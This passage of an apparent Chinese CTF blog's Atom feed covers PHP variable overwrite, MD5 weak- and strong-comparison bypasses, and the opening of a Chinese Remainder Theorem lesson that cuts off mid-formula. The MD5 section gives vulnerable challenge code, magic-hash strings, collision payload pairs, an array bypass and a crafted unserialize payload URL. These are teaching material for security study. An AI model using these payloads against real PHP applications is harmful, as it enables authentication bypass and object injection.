发送信息的字符串（变量）。将“？”放在URL的末尾，然后再加上“参数＝值”，想加上多个参数的话，使用“&amp;”。以这个形式，可以将想要发送给服务器的数据添加到URL中。</p><p><strong>parse_str函数的作用就是解析字符串并注册成变量，在注册变量之前不会验证当前变量是否存在，所以直接覆盖掉已有变量</strong></p>]]>
    </content>
    <id>https://cl1ck-t0.github.io/2026/03/05/%E5%8F%98%E9%87%8F%E8%A6%86%E7%9B%96%E6%BC%8F%E6%B4%9E/</id>
    <link href="https://cl1ck-t0.github.io/2026/03/05/%E5%8F%98%E9%87%8F%E8%A6%86%E7%9B%96%E6%BC%8F%E6%B4%9E/"/>
    <published>2026-03-05T14:42:30.000Z</published>
    <summary>
      <![CDATA[<link rel="stylesheet" class="aplayer-secondary-style-marker" href="\assets\css\APlayer.min.css"><script src="\assets\js\APlayer.min.js" cla]]>
    </summary>
    <title>变量覆盖漏洞</title>
    <updated>2026-07-20T03:12:14.540Z</updated>
  </entry>
  <entry>
    <author>
      <name>Cl1ck-t0</name>
    </author>
    <category term="web" scheme="https://cl1ck-t0.github.io/tags/web/"/>
    <category term="MD5碰撞" scheme="https://cl1ck-t0.github.io/tags/MD5%E7%A2%B0%E6%92%9E/"/>
    <content>
      <![CDATA[<link rel="stylesheet" class="aplayer-secondary-style-marker" href="\assets\css\APlayer.min.css"><script src="\assets\js\APlayer.min.js" class="aplayer-secondary-script-marker"></script><h1 id="md5碰撞"><a class="markdownIt-Anchor" href="#md5碰撞"></a> MD5碰撞</h1><p>经典例题：[NISACTF 2022]level-up</p><h2 id="一-定义"><a class="markdownIt-Anchor" href="#一-定义"></a> 一、定义</h2><ul><li>md5是一种加密算法，并且<code>不能防止碰撞破解</code>。</li><li>md5加密是不可逆的，这就意味着有两串不同的字符串加密出来的内容却是相同的</li><li>加密过程简单，碰撞还原字符难</li></ul><h2 id="二-php弱比较"><a class="markdownIt-Anchor" href="#二-php弱比较"></a> 二、PHP弱比较</h2><p>弱比较还要区分与<code>字符串类型比较</code>还是与<code>int类型比较</code></p><p>eg.</p><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br></pre></td><td class="code"><pre><span class="line">var_dump(&quot;123a&quot;==123)</span><br><span class="line">var_dump(&quot;123a&quot;==&quot;123&quot;)</span><br></pre></td></tr></table></figure><p>对于上述结果为</p><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br></pre></td><td class="code"><pre><span class="line">True</span><br><span class="line">False</span><br></pre></td></tr></table></figure><h3 id="1字符串与int类型比较"><a class="markdownIt-Anchor" href="#1字符串与int类型比较"></a> 1.字符串与int类型比较:</h3><p>PHP规定当进行字符串与数字的弱比较时，会进行如下步骤：</p><p>先看字符串开头是否为数字，如果为数字，则截止到连续数字的最后一个数字，即&quot;123abc456&quot;=&gt;123</p><p>如果开头不为数字，则判断为false，即0。</p><h3 id="2字符串与字符串比较"><a class="markdownIt-Anchor" href="#2字符串与字符串比较"></a> 2.字符串与字符串比较：</h3><p>因为这个是字符串之间进行比较，想要绕过这个弱比较只能用0e的方式。</p><p>在PHP中&quot;0e&quot;判断为科学计数法，0e123就是0的10123次方</p><p>不难推出：0e123456789==0e1 // 因为0的任意次方都为0</p><p>不过有一个注意点：</p><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br></pre></td><td class="code"><pre><span class="line">&quot;0e123456&quot;==&quot;0e345&quot; //True</span><br><span class="line">&quot;0e12adfc&quot;==&quot;0e345&quot; //False</span><br></pre></td></tr></table></figure><p>eg.</p><figure class="highlight php"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br><span class="line">4</span><br><span class="line">5</span><br><span class="line">6</span><br><span class="line">7</span><br><span class="line">8</span><br><span class="line">9</span><br><span class="line">10</span><br><span class="line">11</span><br><span class="line">12</span><br><span class="line">13</span><br></pre></td><td class="code"><pre><span class="line"><span class="meta">&lt;?php</span></span><br><span class="line"><span class="keyword">include</span> <span class="string">&quot;flag.php&quot;</span>;</span><br><span class="line"><span class="variable">$md5_1</span>=<span class="variable">$_GET</span>[<span class="string">&#x27;md5_1&#x27;</span>];</span><br><span class="line"><span class="variable">$md5_2</span>=<span class="variable">$_GET</span>[<span class="string">&#x27;md5_2&#x27;</span>];</span><br><span class="line"><span class="keyword">if</span>(<span class="title function_ invoke__">md5</span>(<span class="variable">$md5_1</span>)==<span class="title function_ invoke__">md5</span>(<span class="variable">$md5_2</span>) &amp; <span class="variable">$md5_1</span> != <span class="variable">$md5_2</span>)</span><br><span class="line">&#123;</span><br><span class="line">    <span class="keyword">echo</span> <span class="variable">$flag</span>;</span><br><span class="line">&#125;</span><br><span class="line"><span class="keyword">else</span></span><br><span class="line">&#123;</span><br><span class="line">    <span class="keyword">echo</span> <span class="string">&quot;try harder&quot;</span>;</span><br><span class="line">&#125;</span><br><span class="line"><span class="meta">?&gt;</span></span><br></pre></td></tr></table></figure><p>这里列举一些字符串不同开头为0e，哈希值为0e开头的例子：</p><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br><span class="line">4</span><br><span class="line">5</span><br><span class="line">6</span><br><span class="line">7</span><br><span class="line">8</span><br><span class="line">9</span><br></pre></td><td class="code"><pre><span class="line">0e215962017 0e291242476940776845150308577824</span><br><span class="line"></span><br><span class="line">0e1284838308 0e708279691820928818722257405159</span><br><span class="line"></span><br><span class="line">0e1137126905 0e291659922323405260514745084877</span><br><span class="line"></span><br><span class="line">0e807097110 0e318093639164485566453180786895</span><br><span class="line"></span><br><span class="line">0e730083352 0e870635875304277170259950255928</span><br></pre></td></tr></table></figure><h2 id="三-md5强比较"><a class="markdownIt-Anchor" href="#三-md5强比较"></a> 三、MD5强比较</h2><p>以[NISACTF 2022]level-up的level-2为例：</p><figure class="highlight php"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br><span class="line">4</span><br><span class="line">5</span><br><span class="line">6</span><br><span class="line">7</span><br><span class="line">8</span><br><span class="line">9</span><br><span class="line">10</span><br><span class="line">11</span><br><span class="line">12</span><br><span class="line">13</span><br><span class="line">14</span><br><span class="line">15</span><br><span class="line">16</span><br><span class="line">17</span><br><span class="line">18</span><br><span class="line">19</span><br><span class="line">20</span><br><span class="line">21</span><br><span class="line">22</span><br></pre></td><td class="code"><pre><span class="line"><span class="meta">&lt;?php</span></span><br><span class="line"><span class="comment">//here is level 2</span></span><br><span class="line"><span class="title function_ invoke__">error_reporting</span>(<span class="number">0</span>);</span><br><span class="line"><span class="keyword">include</span> <span class="string">&quot;str.php&quot;</span>;</span><br><span class="line"><span class="keyword">if</span> (<span class="keyword">isset</span>(<span class="variable">$_POST</span>[<span class="string">&#x27;array1&#x27;</span>]) &amp;&amp; <span class="keyword">isset</span>(<span class="variable">$_POST</span>[<span class="string">&#x27;array2&#x27;</span>]))&#123;</span><br><span class="line">    <span class="variable">$a1</span> = (<span class="keyword">string</span>)<span class="variable">$_POST</span>[<span class="string">&#x27;array1&#x27;</span>];</span><br><span class="line">    <span class="variable">$a2</span> = (<span class="keyword">string</span>)<span class="variable">$_POST</span>[<span class="string">&#x27;array2&#x27;</span>];</span><br><span class="line">    <span class="keyword">if</span> (<span class="variable">$a1</span> == <span class="variable">$a2</span>)&#123;</span><br><span class="line">        <span class="keyword">die</span>(<span class="string">&quot;????&quot;</span>);</span><br><span class="line">    &#125;</span><br><span class="line">    <span class="keyword">if</span> (<span class="title function_ invoke__">md5</span>(<span class="variable">$a1</span>) === <span class="title function_ invoke__">md5</span>(<span class="variable">$a2</span>))&#123;</span><br><span class="line">        <span class="keyword">echo</span> <span class="variable">$level3</span>;</span><br><span class="line">    &#125;</span><br><span class="line">    <span class="keyword">else</span>&#123;</span><br><span class="line">        <span class="keyword">die</span>(<span class="string">&quot;level 2 failed ...&quot;</span>);</span><br><span class="line">    &#125;</span><br><span class="line"></span><br><span class="line">&#125;</span><br><span class="line"><span class="keyword">else</span>&#123;</span><br><span class="line">    <span class="title function_ invoke__">show_source</span>(<span class="keyword">__FILE__</span>);</span><br><span class="line">&#125;</span><br><span class="line"><span class="meta">?&gt;</span></span><br></pre></td></tr></table></figure><ul><li>题目要求POST传入array1和array2，且array1、array2是md5强碰撞（即array1、array2不等但他们的md5散列值完全相等）两串不一样的字符，加密结果却相同：</li></ul><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line">array1=psycho%0A%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00W%ADZ%AF%3C%8A%13V%B5%96%18m%A5%EA2%81_%FB%D9%24%22%2F%8F%D4D%A27vX%B8%08%D7m%2C%E0%D4LR%D7%FBo%10t%19%02%82%7D%7B%2B%9Bt%05%FFl%AE%8DE%F4%1F%84%3C%AE%01%0F%9B%12%D4%81%A5J%F9H%0FyE%2A%DC%2B%B1%B4%0F%DEcC%40%DA29%8B%C3%00%7F%8B_h%C6%D3%8Bd8%AF%85%7C%14w%06%C2%3AC%BC%0C%1B%FD%BB%98%CE%16%CE%B7%B6%3A%F3%99%B59%F9%FF%C2&amp;array2=psycho%0A%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00W%ADZ%AF%3C%8A%13V%B5%96%18m%A5%EA2%81_%FB%D9%A4%22%2F%8F%D4D%A27vX%B8%08%D7m%2C%E0%D4LR%D7%FBo%10t%19%02%02%7E%7B%2B%9Bt%05%FFl%AE%8DE%F4%1F%04%3C%AE%01%0F%9B%12%D4%81%A5J%F9H%0FyE%2A%DC%2B%B1%B4%0F%DEc%C3%40%DA29%8B%C3%00%7F%8B_h%C6%D3%8Bd8%AF%85%7C%14w%06%C2%3AC%3C%0C%1B%FD%BB%98%CE%16%CE%B7%B6%3A%F3%9959%F9%FF%C2</span><br></pre></td></tr></table></figure><p>再给一组:</p><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br></pre></td><td class="code"><pre><span class="line">$a=M%C9h%FF%0E%E3%5C%20%95r%D4w%7Br%15%87%D3o%A7%B2%1B%DCV%B7J%3D%C0x%3E%7B%95%18%AF%BF%A2%02%A8%28K%F3n%8EKU%B3_Bu%93%D8Igm%A0%D1%D5%5D%83%60%FB_%07%FE%A2</span><br><span class="line"></span><br><span class="line">$b=M%C9h%FF%0E%E3%5C%20%95r%D4w%7Br%15%87%D3o%A7%B2%1B%DCV%B7J%3D%C0x%3E%7B%95%18%AF%BF%A2%00%A8%28K%F3n%8EKU%B3_Bu%93%D8Igm%A0%D1U%5D%83%60%FB_%07%FE%A2</span><br></pre></td></tr></table></figure><p>上述题目由于有对数组转换为字符串的强制过滤，所以不能使用数组绕过QAQ</p><p>数组绕过eg</p><figure class="highlight php"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br><span class="line">4</span><br><span class="line">5</span><br><span class="line">6</span><br><span class="line">7</span><br><span class="line">8</span><br><span class="line">9</span><br><span class="line">10</span><br><span class="line">11</span><br><span class="line">12</span><br><span class="line">13</span><br></pre></td><td class="code"><pre><span class="line"><span class="meta">&lt;?php</span></span><br><span class="line"><span class="keyword">include</span> <span class="string">&quot;flag.php&quot;</span>;</span><br><span class="line"><span class="variable">$md5_1</span>=<span class="variable">$_GET</span>[<span class="string">&#x27;md5_1&#x27;</span>];</span><br><span class="line"><span class="variable">$md5_2</span>=<span class="variable">$_GET</span>[<span class="string">&#x27;md5_2&#x27;</span>];</span><br><span class="line"><span class="keyword">if</span>(<span class="title function_ invoke__">md5</span>(<span class="variable">$md5_1</span>)===<span class="title function_ invoke__">md5</span>(<span class="variable">$md5_2</span>) &amp; <span class="variable">$md5_1</span> != <span class="variable">$md5_2</span>)</span><br><span class="line">&#123;</span><br><span class="line">    <span class="keyword">echo</span> <span class="variable">$flag</span>;</span><br><span class="line">&#125;</span><br><span class="line"><span class="keyword">else</span></span><br><span class="line">&#123;</span><br><span class="line">    <span class="keyword">echo</span> <span class="string">&quot;try harder&quot;</span>;</span><br><span class="line">&#125;</span><br><span class="line"><span class="meta">?&gt;</span></span><br></pre></td></tr></table></figure><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line">md5_1[]=1&amp;md5_2[]=2</span><br></pre></td></tr></table></figure><p>原理：PHP对无法md5加密的东西不加密，结果为NULL，虽然会报错，但是null=null，逻辑关系为True。</p><h2 id="典例"><a class="markdownIt-Anchor" href="#典例"></a> 典例</h2><h3 id="dsbctf-签到好玩的php"><a class="markdownIt-Anchor" href="#dsbctf-签到好玩的php"></a> DSBCTF-签到·好玩的PHP</h3><figure class="highlight php"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br><span class="line">4</span><br><span class="line">5</span><br><span class="line">6</span><br><span class="line">7</span><br><span class="line">8</span><br><span class="line">9</span><br><span class="line">10</span><br><span class="line">11</span><br><span class="line">12</span><br><span class="line">13</span><br><span class="line">14</span><br><span class="line">15</span><br><span class="line">16</span><br><span class="line">17</span><br><span class="line">18</span><br><span class="line">19</span><br><span class="line">20</span><br><span class="line">21</span><br><span class="line">22</span><br><span class="line">23</span><br><span class="line">24</span><br><span class="line">25</span><br><span class="line">26</span><br><span class="line">27</span><br><span class="line">28</span><br><span class="line">29</span><br><span class="line">30</span><br></pre></td><td class="code"><pre><span class="line"><span class="meta">&lt;?php</span></span><br><span class="line">    <span class="title function_ invoke__">error_reporting</span>(<span class="number">0</span>);</span><br><span class="line">    <span class="title function_ invoke__">highlight_file</span>(<span class="keyword">__FILE__</span>);</span><br><span class="line"></span><br><span class="line">    <span class="class"><span class="keyword">class</span> <span class="title">ctfshow</span> </span>&#123;</span><br><span class="line">        <span class="keyword">private</span> <span class="variable">$d</span> = <span class="string">&#x27;&#x27;</span>;</span><br><span class="line">        <span class="keyword">private</span> <span class="variable">$s</span> = <span class="string">&#x27;&#x27;</span>;</span><br><span class="line">        <span class="keyword">private</span> <span class="variable">$b</span> = <span class="string">&#x27;&#x27;</span>;</span><br><span class="line">        <span class="keyword">private</span> <span class="variable">$ctf</span> = <span class="string">&#x27;&#x27;</span>;</span><br><span class="line"></span><br><span class="line">        <span class="keyword">public</span> <span class="function"><span class="keyword">function</span> <span class="title">__destruct</span>(<span class="params"></span>) </span>&#123;</span><br><span class="line">            <span class="variable language_">$this</span>-&gt;d = (<span class="keyword">string</span>)<span class="variable language_">$this</span>-&gt;d;</span><br><span class="line">            <span class="variable language_">$this</span>-&gt;s = (<span class="keyword">string</span>)<span class="variable language_">$this</span>-&gt;s;</span><br><span class="line">            <span class="variable language_">$this</span>-&gt;b = (<span class="keyword">string</span>)<span class="variable language_">$this</span>-&gt;b;</span><br><span class="line"></span><br><span class="line">            <span class="keyword">if</span> ((<span class="variable language_">$this</span>-&gt;d != <span class="variable language_">$this</span>-&gt;s) &amp;&amp; (<span class="variable language_">$this</span>-&gt;d != <span class="variable language_">$this</span>-&gt;b) &amp;&amp; (<span class="variable language_">$this</span>-&gt;s != <span class="variable language_">$this</span>-&gt;b)) &#123;</span><br><span class="line">                <span class="variable">$dsb</span> = <span class="variable language_">$this</span>-&gt;d.<span class="variable language_">$this</span>-&gt;s.<span class="variable language_">$this</span>-&gt;b;</span><br><span class="line"></span><br><span class="line">                <span class="keyword">if</span> ((<span class="title function_ invoke__">strlen</span>(<span class="variable">$dsb</span>) &lt;= <span class="number">3</span>) &amp;&amp; (<span class="title function_ invoke__">strlen</span>(<span class="variable">$this</span>-&gt;ctf) &lt;= <span class="number">3</span>)) &#123;</span><br><span class="line">                    <span class="keyword">if</span> ((<span class="variable">$dsb</span> !== <span class="variable language_">$this</span>-&gt;ctf) &amp;&amp; (<span class="variable language_">$this</span>-&gt;ctf !== <span class="variable">$dsb</span>)) &#123;</span><br><span class="line">                        <span class="keyword">if</span> (<span class="title function_ invoke__">md5</span>(<span class="variable">$dsb</span>) === <span class="title function_ invoke__">md5</span>(<span class="variable">$this</span>-&gt;ctf)) &#123;</span><br><span class="line">                            <span class="keyword">echo</span> <span class="title function_ invoke__">file_get_contents</span>(<span class="string">&quot;/flag.txt&quot;</span>);</span><br><span class="line">                        &#125;</span><br><span class="line">                    &#125;</span><br><span class="line">                &#125;</span><br><span class="line">            &#125;</span><br><span class="line">        &#125;</span><br><span class="line">    &#125;</span><br><span class="line"></span><br><span class="line">    <span class="title function_ invoke__">unserialize</span>(<span class="variable">$_GET</span>[<span class="string">&quot;dsbctf&quot;</span>]);</span><br></pre></td></tr></table></figure><p>首先d,s,b不相等（弱比较）</p><p>因此我们想到</p><p>“1”!=“2”</p><p>“1”!=“”</p><p>“2”!=“”</p><p>且$dsb = “1”.“2”.“” = “12”</p><p>长度通过。又因为</p><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br></pre></td><td class="code"><pre><span class="line">$this-&gt;d = (string)$this-&gt;d;</span><br><span class="line">$this-&gt;s = (string)$this-&gt;s;</span><br><span class="line">$this-&gt;b = (string)$this-&gt;b;</span><br></pre></td></tr></table></figure><p>只有dsb被强制转化为字符串，因此我们让ctf=12</p><p>首先ctf为数字，而dsb为字符串，所以二者不一样，而二者MD5<code>md5(&quot;12&quot;) === md5(12)</code>：<code>md5</code> 也把 12 转成 <code>&quot;12&quot;</code>，两边都是 <code>&quot;12&quot;</code> 的哈希。对的对的</p><p>构造得到：</p><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line">https://af173a5e-ff61-4e7a-b7a1-cf5ae815836c.challenge.ctf.show/?dsbctf=O:7:&quot;ctfshow&quot;:4:&#123;s:10:&quot;%00ctfshow%00d&quot;;s:1:&quot;1&quot;;s:10:&quot;%00ctfshow%00s&quot;;s:1:&quot;2&quot;;s:10:&quot;%00ctfshow%00b&quot;;s:0:&quot;&quot;;s:12:&quot;%00ctfshow%00ctf&quot;;i:12;&#125;</span><br></pre></td></tr></table></figure>]]>
    </content>
    <id>https://cl1ck-t0.github.io/2026/03/01/MD5/</id>
    <link href="https://cl1ck-t0.github.io/2026/03/01/MD5/"/>
    <published>2026-03-01T13:01:37.000Z</published>
    <summary>
      <![CDATA[<link rel="stylesheet" class="aplayer-secondary-style-marker" href="\assets\css\APlayer.min.css"><script src="\assets\js\APlayer.min.js" cla]]>
    </summary>
    <title>MD5</title>
    <updated>2026-10-18T08:45:39.223Z</updated>
  </entry>
  <entry>
    <author>
      <name>Cl1ck-t0</name>
    </author>
    <category term="crypto" scheme="https://cl1ck-t0.github.io/tags/crypto/"/>
    <category term="RSA" scheme="https://cl1ck-t0.github.io/tags/RSA/"/>
    <content>
      <![CDATA[<link rel="stylesheet" class="aplayer-secondary-style-marker" href="\assets\css\APlayer.min.css"><script src="\assets\js\APlayer.min.js" class="aplayer-secondary-script-marker"></script><h1 id="crt中国剩余定理"><a class="markdownIt-Anchor" href="#crt中国剩余定理"></a> CRT(中国剩余定理)</h1><h2 id="一-引入"><a class="markdownIt-Anchor" href="#一-引入"></a> 一、引入</h2><blockquote><p>有物不知其数，三三数之剩二，五五数之剩三，七七数之剩二．问物几何？</p></blockquote><p>即求满足以下条件的整数：除以 3<img src="data:image/gif;base64,R0lGODlhAQABAIAAAAAAAP///yH5BAEAAAAALAAAAAABAAEAAAIBRAA7" alt="3" /> 余 2<img src="data:image/gif;base64,R0lGODlhAQABAIAAAAAAAP///yH5BAEAAAAALAAAAAABAAEAAAIBRAA7" alt="2" />，除以 5<img src="data:image/gif;base64,R0lGODlhAQABAIAAAAAAAP///yH5BAEAAAAALAAAAAABAAEAAAIBRAA7" alt="5" /> 余 3<img src="data:image/gif;base64,R0lGODlhAQABAIAAAAAAAP///yH5BAEAAAAALAAAAAABAAEAAAIBRAA7" alt="3" />，除以 7<img src="data:image/gif;base64,R0lGODlhAQABAIAAAAAAAP///yH5BAEAAAAALAAAAAABAAEAAAIBRAA7" alt="7" /> 余 2<img src="data:image/gif;base64,R0lGODlhAQABAIAAAAAAAP///yH5BAEAAAAALAAAAAABAAEAAAIBRAA7" alt="2" />．</p><blockquote><p>三人同行七十希，五树梅花廿一支，七子团圆正半月，除百零五便得知．</p></blockquote><p>2 ×70 +3 ×21 +2 ×15 =233 =2 ×10⁵ +23<img src="data:image/gif;base64,R0lGODlhAQABAIAAAAAAAP///yH5BAEAAAAALAAAAAABAAEAAAIBRAA7" alt="2imes 70+3imes 21+2imes 15=233=2imes 105+23" />，故答案为 23<img src="data:image/gif;base64,R0lGODlhAQABAIAAAAAAAP///yH5BAEAAAAALAAAAAABAAEAAAIBRAA7" alt="23" />．</p><p>为何呢：</p><p class="katex-block"><span class="katex-display"><span class="katex"><span class="katex-mathml"><math xmlns="http://www.w3.org/1998/Math/MathML" display="block"><semantics><mrow><mn>70</mn><mo>≡</mo><mn>1</mn><mo stretchy="false">(</mo><mi>m</mi><mi>o</mi><mi>d</mi><mn>3</mn><mo stretchy="false">)</mo><mn>70</mn><mo>≡</mo><mn>1</mn><mo stretchy="false">(</mo><mi>m</mi><mi>o</mi><mi>d</mi><mn>3</mn><mo stretchy="false">)</mo><mtext>，</mtext><mn>21</mn><mo>≡</mo><mn>1</mn><mo stretchy="false">(</mo><mi>m</mi><mi>o</mi><mi>d</mi><mn>5</mn><mo stretchy="false">)</mo><mn>21</mn><mo>≡</mo><mn>1</mn><mo stretchy="false">(</mo><mi>m</mi><mi>o</mi><mi>d</mi><mn>5</mn><mo stretchy="false">)</mo><mo separator="true">,</mo><mn>15</mn><mo>≡</mo><mn>1</mn><mo stretchy="false">(</mo><mi>m</mi><mi>o</mi><mi>d</mi><mn>7</mn><mo stretchy="false">)</mo><mn>15</mn><mo>≡</mo><mn>1</mn><mo stretchy="false">(</mo><mi>m</mi><mi>o</mi><mi>d</mi><mn>7</mn><mo stretchy="false">)</mo><mo separator="true">,</mo><mn>105</mn><mo>=</mo><mn>3</mn><mo>×</mo><mn>5</mn><mo>×</mo><mn>7</mn><mtext>（模数的乘积）</mtext></mrow><annotation encoding="application/x-tex">70≡1(mod3)70≡1(mod3)，21≡1(mod5)21≡1(mod5),15≡1(mod7)15≡1(mod7),105=3×5×7（模数的乘积）</annotation></semantics></math></span><span class="katex-html" aria-hidden="true"><span class="base"><span class="strut" style="height:0.6444em;"></span><span class="mord">70</span><span class="mspace" style="margin-right:0.2778em;"></span><span class="mrel">≡</span><span class="mspace" style="margin-right:0.2778em;"></span></span><span class="base"><span class="strut" style="height:1em;vertical-align:-0.25em;"></span><span class="mord">1</span><span class="mopen">(</span><span class="mord mathnormal">m</span><span class="mord mathnormal">o</span><span class="mord mathnormal">d</span><span class="mord">3</span><span class="mclose">)</span><span class="mord">70</span><span class="mspace" style="margin-right:0.2778em;"></span><span class="mrel">≡</span><span class="mspace" style="margin-right:0.2778em;"></span></span><span class="base"><span class="strut" style="height:1em;vertical-align:-0.25em;"></span><span class="mord">1</span><span class="mopen">(</span><span class="mord mathnormal">m</span><span class="mord mathnormal">o</span><span class="mord mathnormal">d</span><span class="mord">3</span><span class="mclose">)</span><span class="mord cjk_fallback">，</span><span class="mord">21</span><span class="mspace" style="margin-right:0.2778em;"></span><span class="mrel">≡</span><span class="mspace" style="margin-right:0.2778em;"></span></span><span class="base"><span class="strut" style="height:1em;vertical-align:-0.25em;"></span><span class="mord">1</span><span class="mopen">(</span><span class="mord mathnormal">m</span><span class="mord mathnormal">o</span><span class="mord mathnormal">d</span><span class="mord">5</span><span class="mclose">)</span><span class="mord">21</span><span class="mspace" style="margin-right:0.2778em;"></span><span class="mrel">≡</span><span class="mspace" style="margin-right:0.2778em;"></span></span><span class="base"><span class="strut" style="height:1em;vertical-align:-0.25em;"></span><span class="mord">1</span><span class="mopen">(</span><span class="mord mathnormal">m</span><span class="mord mathnormal">o</span><span class="mord mathnormal">d</span><span class="mord">5</span><span class="mclose">)</span><span class="mpunct">,</span><span class="mspace" style="margin-right:0.1667em;"></span><span class="mord">15</span><span class="mspace" style="margin-right:0.2778em;"></span><span class="mrel">≡</span><span class="mspace" style="margin-right:0.2778em;"></span></span><span class="base"><span class="strut" style="height:1em;vertical-align:-0.25em;"></span><span class="mord">1</span><span class="mopen">(</span><span class="mord mathnormal">m</span><span class="mord mathnormal">o</span><span class="mord mathnormal">d</span><span class="mord">7</span><span class="mclose">)</span><span class="mord">15</span><span class="mspace" style="margin-right:0.2778em;"></span><span class="mrel">≡</span><span class="mspace" style="margin-right:0.2778em;"></span></span><span class="base"><span class="strut" style="height:1em;vertical-align:-0.25em;"></span><span class="mord">1</span><span class="mopen">(</span><span class="mord mathnormal">m</span><span class="mord mathnormal">o</span><span class="mord mathnormal">d</span><span class="mord">7</span><span class="mclose">)</span><span class="mpunct">,</span><span class="mspace" style="margin-right:0.1667em;"></span><span class="mord">105</span><span class="mspace" style="margin-right:0.2778em;"></span><span class="mrel">=</span><span class="mspace" style="margin-right:0.2778em;"></span></span><span class="base"><span class="strut" style="height:0.7278em;vertical-align:-0.0833em;"></span><span class="mord">3</span><span class="mspace" style="margin-right:0.2222em;"></span><span class="mbin">×</span><span class="mspace" style="margin-right:0.2222em;"></span></span><span class="base"><span class="strut" style="height:0.7278em;vertical-align:-0.0833em;"></span><span class="mord">5</span><span class="mspace" style="margin-right:0.2222em;"></span><span class="mbin">×</span><span class="mspace" style="margin-right:0.2222em;"></span></span><span class="base"><span class="strut" style="height:0.6833em;"></span><span class="mord">7</span><span class="mord cjk_fallback">（模数的乘积）</span></span></span></span></span></p><h2 id="二-定义"><a class="markdownIt-Anchor" href="#二-定义"></a> 二、定义</h2><p>中国剩余定理 (Chinese Remainder Theorem, CRT) 可求解如下形式的一元线性同余方程组（其中 𝑛1,𝑛2,⋯,𝑛𝑘<img src="data:image/gif;base64,R0lGODlhAQABAIAAAAAAAP///yH5BAEAAAAALAAAAAABAAEAAAIBRAA7" alt="n_1, n_2, dots, n_k" /> 两两互质）：</p><p class="katex-block"><span class="katex-display"><span class="katex"><span class="katex-mathml"><math xmlns="http://www.w3.org/1998/Math/MathML" display="block"><semantics><mrow><mo fence="true">{</mo><mtable rowspacing="0.36em" columnalign="left left" columnspacing="1em"><mtr><mtd><mstyle scriptlevel="0" displaystyle="false"><mrow><mi>x</mi><mo>≡</mo><msub><mi>a</mi><mn>1</mn></msub><mspace></mspace><mspace width="0.4444em"/><mo stretchy="false">(</mo><mrow><mi mathvariant="normal">m</mi><mi mathvariant="normal">o</mi><mi mathvariant="normal">d</mi></mrow><mspace width="0.3333em"/><msub><mi>n</mi><mn>1</mn></msub><mo stretchy="false">)</mo></mrow></mstyle></mtd></mtr><mtr><mtd><mstyle scriptlevel="0" displaystyle="false"><mrow><mi>x</mi><mo>≡</mo><msub><mi>a</mi><mn>2</mn></msub><mspace></mspace><mspace width="0.4444em"/><mo stretchy="false">(</mo><mrow><mi mathvariant="normal">m</mi><mi mathvariant="normal">o</mi><mi mathvariant="normal">d</mi></mrow><mspace width="0.3333em"/><msub><mi>n</mi><mn>2</mn></msub><mo stretchy="false">)</mo></mrow></mstyle></mtd></mtr><mtr><mtd><mstyle scriptlevel="0" displaystyle="false"><mrow><mspace width="1em"/><mrow><mi mathvariant="normal">⋮</mi><mpadded height="0em" voffset="0em"><mspace mathbackground="black" width="0em" height="1.5em"></mspace></mpadded></mrow></mrow></mstyle></mtd></mtr><mtr><mtd><mstyle scriptlevel="0" displaystyle="false"><mrow><mi>x</mi><mo>≡</mo><msub><mi>a</mi><mi>k</mi></msub><mspace></mspace><mspace width="0.4444em"/><mo stretchy="false">(</mo><mrow><mi mathvariant="normal">m</mi><mi mathvariant="normal">o</mi><mi mathvariant="normal">d</mi></mrow><mspace width="0.3333em"/><msub><mi>n</mi><mi>k</mi></msub><mo stretchy="false">)</mo></mrow></mstyle></mtd></mtr></mtable></mrow><annotation encoding="application/x-tex">\begin{cases}x \equiv a_1 \pmod{n_1} \\x \equiv a_2 \pmod{n_2} \\\quad \vdots \\x \equiv a_k \pmod{n_k}\end{cases}</annotation></semantics></math></span><span class="katex-html" aria-hidden="true"><span class="base"><span class="strut" style="height:6.252em;vertical-align:-2.876em;"></span><span class="minner"><span class="mopen"><span class="delimsizing mult"><span class="vlist-t vlist-t2"><span class="vlist-r"><span class="vlist" style="height:3.25em;"><span style="top:-1.366em;"><span class="pstrut" style="height:3.216em;"></span><span class="delimsizinginner delim-size4"><span>⎩</span></span></span><span style="top:-1.358em;"><span class="pstrut" style="height:3.216em;"></span><span style="height:1.216em;width:0.8889em;"><svg xmlns="http://www.w3.org/2000/svg" width="0.8889em" height="1.216em" style="width:0.8889em" viewBox="0 0 888.89 1216" preserveAspectRatio="xMinYMin"><path d="M384 0 H504 V1216 H384z M384 0 H504 V1216 H384z"/></svg></span></span><span style="top:-3.216em;"><span class="pstrut" style="height:3.216em;"></span><span class="delimsizinginner delim-size4"><span>⎨</span></span></span><span style="top:-4.358em;"><span class="pstrut" style="height:3.216em;"></span><span style="height:1.216em;width:0.8889em;"><svg xmlns="http://www.w3.org/2000/svg" width="0.8889em" height="1.216em" style="width:0.8889em" viewBox="0 0 888.89 1216" preserveAspectRatio="xMinYMin"><path d="M384 0 